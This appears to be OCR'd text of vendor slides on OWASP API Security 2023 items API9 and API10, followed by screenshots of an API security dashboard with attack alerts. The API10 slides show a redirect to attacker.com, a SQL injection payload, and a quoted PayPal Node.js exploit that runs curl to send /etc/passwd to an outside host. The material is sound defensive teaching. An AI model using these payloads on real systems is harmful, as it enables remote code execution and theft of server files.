
Business impact:

Expose internal architecture increasing attacker knowledge

API9:2023 Improper Assets Management

Not having a complete overview of your estate, leading to blind spots and forgotten code

API9:2023 – Improper Asset Management



The sprawled and connected nature of APIs and modern applications brings new challenges. It is important for organizations not only to have a good understanding and visibility of their own APIs and API endpoints, but also how the APIs are storing or sharing data with external third parties.

API protection solutions should be able to continuously discover APIs including all host addresses, API endpoints, HTTP methods, API parameters and their data types including PII identification.

API9:2023 – Improper Asset Management

APIs tend to expose more endpoints than traditional web applications which makes proper and up to date documentation extremely important.

Maintaining an inventory of hosts and deployed API versions also plays an important role in mitigating issues such as deprecated API versions and exposed debug endpoints.

Attackers may gain access to sensitive data, or even takeover the server through old, unpatched API versions connected to the same database.

BEST PRACTICE: API protection solutions should be able to continuously discover APIs including all host addresses, API endpoints, HTTP methods, API parameters and their data types including PII identification.

API10:2023 Unsafe consumption of APIs

Beeing able to have the API execute code or commands outside the boundaries of the endpoint.

API10:2023 Unsafe Consumption of APIs

Legitimate – API integrates with a 3rd party service provider

```
POST /user/store_phr_record       HTTP/1.1
Accept: application/json
Accept-Encoding: gzip

HTTP/1.1 200 OK
{
"genome": "ACTAGTAG__TTGADDAAIICCTT…",
}
```

Attack – Bad actors found a way to compromise the third-party API

```
POST /user/store_phr_record       HTTP/1.1
Accept: application/json
Accept-Encoding: gzip

HTTP/1.1 308 Permanent Redirect
{
“Location:” “https://attacker.com/”
}
```

The new unsafe consumption category contains a mix of two common API issues:

1. The back-end service is too permissive when accepting user-controlled input carried over APIs and sometimes even blindly uses them without applying any proper validations.

1. Integrations: Integrations could include any third-party service or functionality embedded into the API implementation or in their supporting back-end services.

API10:2023 Unsafe Consumption of APIs

Legitimate - Client sends a legitimate request

```
Request:
GET /v1/customers HTTP/1.1

Authorization: Bearer gwwh1Y4epjv9Y

Cookie: _ga=GA1.3.630674023.1502871544;
_gid=GA1.2.1579405782.1502871544;userId=20
7939055
Host: payments-api.dnssf.com
X-Forwarded-For: 54.183.50.90

{
  userId: “207939055”
}
```

Attack – Attackers sends the same request but adds an injection attempt

```
Request:
POST/v1/customers HTTP/1.1

Authorization: Bearer gwwh1Y4epjv9Y

Cookie: _ga=GA1.3.630674023.1502871544;
_gid=GA1.2.1579405782.1502871544;userId=2
07939055
Host: payments-api.dnssf.com
X-Forwarded-For: 54.183.50.90

{
      userId: “207939055’ OR 1=1”
}
```

Injection flaws, such as SQL, NoSQL, and Command Injection, occur when untrusted data is sent to an interpreter as part of a command or query.

Injection can lead to information disclosure and data loss. It may also lead to DoS, or complete host takeover.

API security solutions should identify attackers feeding APIs with hostile data through injection vectors.

API10:2023 Unsafe Consumption of APIs

Remote Execution Via API code injection

Normal call:
https://_demo.paypal.com/demo/navigation?device=desktop

Attack

- Attacker found that Paypal NodeJS library had remote code execution vulnerability
- Strict input validation by PayPal was blocking exploitation
- He bypassed the input validation by simply sending the ‘device’ parameter as an array:
    - input validation layer took the first value
    - application used the second value


  => bypassed the validation and executed code on the server

https://_demo.paypal.com/demo/navigation?device[]=x&device[]=y'-require('child_process').exec('curl+-F+"x=`cat+/etc/passwd`"+artsploit.com')-'

=> retrieve the password file in the server using the malicious API call

Thank you!

Questions?



Overview

ACTION ITEMS

6 Unhandled Alerts
See Attackers

11 Monitored APIs
See Monitored APIs


48 Unresolved Remediation Tickets
See Unresolved Tickets

ATTACK TYPES (LAST 7 DAYS)

OWASP API1 - Potential Broken Object Level Authorization	2
OWASP API2 - Broken Authentication	1
OWASP API2 - Credential Stuffing	1
OWASP API4 - Lack of Resources & Rate Limiting	2
OWASP API5 - Potential Broken Function Level Authorization	1
OWASP API6 - Mass assignment	2
OWASP API7 - Security Misconfiguration	1
OWASP API8 - Potential Code Execution Attempt	1
Abnormal Response	2

SUSPICIOUS ACTIVITY
See All 6 Attacks

58 Total Suspicious Users Tracked



Discovered APIs

Latest Discoveries
7 discoveries in the past 7 days

Event Type	API Address	When Discovered
New Api	mobile-internal-api.dnssf.com	5 Days ago
New Api	mallorn.salt-lab.us	5 Days ago
New Api	mobile-api\.dnssf\.com	2 Days ago


Top Users Geolocation
Requests in the past 7 days

Most Attacked
In the past 7 days

API Host	# of Attempts
mobile-api.dnssf.com	30
payments-api.dnssf.com	24
analytics.dnssf.com	15
console-api.dnssf.com	7
mallorn.salt-lab.us	6

Resource-Intense
In the past 7 days

Internal / External APIs
APIs with traffic in the past 7 days



USER ID 107939053
API Name Payments API > Status Open

Attempts 21
Detection Time Apr 2 11:09 CEST
Last Activity 10 Hours ago
2
0

21 Total Attempts

Yesterday

SOURCE IP 54.183.50.90
IP REPUTATION 75 - Medium Risk
INTERNAL IP 10.244.3.1
DESTINATION IP 10.240.0.7
REQUEST GET /v1/customers/f86e2276-98d0-4ad6-81ef-68fa1bcf5281?accountId= f86e2276-98d0-4ad6-81ef-58fc1bcf5382 HTTP/1.1
RESPONSE 401 Unauthorized

ATTACK TYPES
OWASP API1 - Potential Broken Object Level Authorization:
- The user attempted to access data of other users by enumerating the AccountId parameter with 52 distinct values in the last minute, which is 1733% more attempts than normal behavior.

Abnormal Response:
- An unexpected 401 response code received

REMEDIATION

TIME Nov 1 01:19 CET

Oct 31

SOURCE IP 54.183.50.90
IP REPUTATION 75 - Medium Risk
INTERNAL IP 10.244.3.1
DESTINATION IP 10.240.0.7
REQUEST GET /v1/customers/f86e2276-98d0-4ad6-81ef-68fa1bcf5281 HTTP/1.1
Authorization.userId: "1603700277"
Cookie:userId="107939053"
RESPONSE 200 OK

ATTACK TYPES
OWASP API1 - Potential Broken Object Level

REMEDIATION

TIME Oct 31 01:19 CET

SALT